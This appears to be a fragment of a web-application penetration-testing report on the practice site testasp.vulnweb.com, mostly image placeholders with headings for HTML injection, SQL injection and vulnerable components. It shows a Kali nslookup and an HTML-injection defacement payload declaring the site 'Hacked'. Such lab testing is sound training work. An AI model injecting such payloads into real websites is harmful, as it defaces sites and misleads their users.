
```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~#
└─(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
└─(root㉿kali)-[~/home/kali]
# nslookup crackme.cenzic.com
Server:          192.168.1.1
Address:         192.168.1.1#53


Non-authoritative answer:
crackme.cenzic.com      canonical name = crackme.trustwave.com.
Name:   crackme.trustwave.com
Address: 204.13.201.47

└─(root㉿kali)-[~/home/kali]
#
```

The screenshot shows a terminal window on a Kali Linux desktop. The user has run a 'nslookup' command on the domain 'crackme.cenzic.com'. The output shows that the canonical name is 'crackme.trustwave.com' and the IP address is 204.13.201.47. The terminal window is titled '(root㉿kali)-[~/home/kali]'.









WEBSITE NAME --

TESTASP.VULNWEB.COM

1) HTML INJECTION VULNERABILITY



```
<html>
<h1> Hey this website has been
Hacked </h1>
<h2> If you are freally dare try to
touch this application </h2>
<body bgcolor = "red">
</html>
```











2) SQL INJECTION


















3) USER COMPONENTS WITH KNOWN VULNERABILITIES



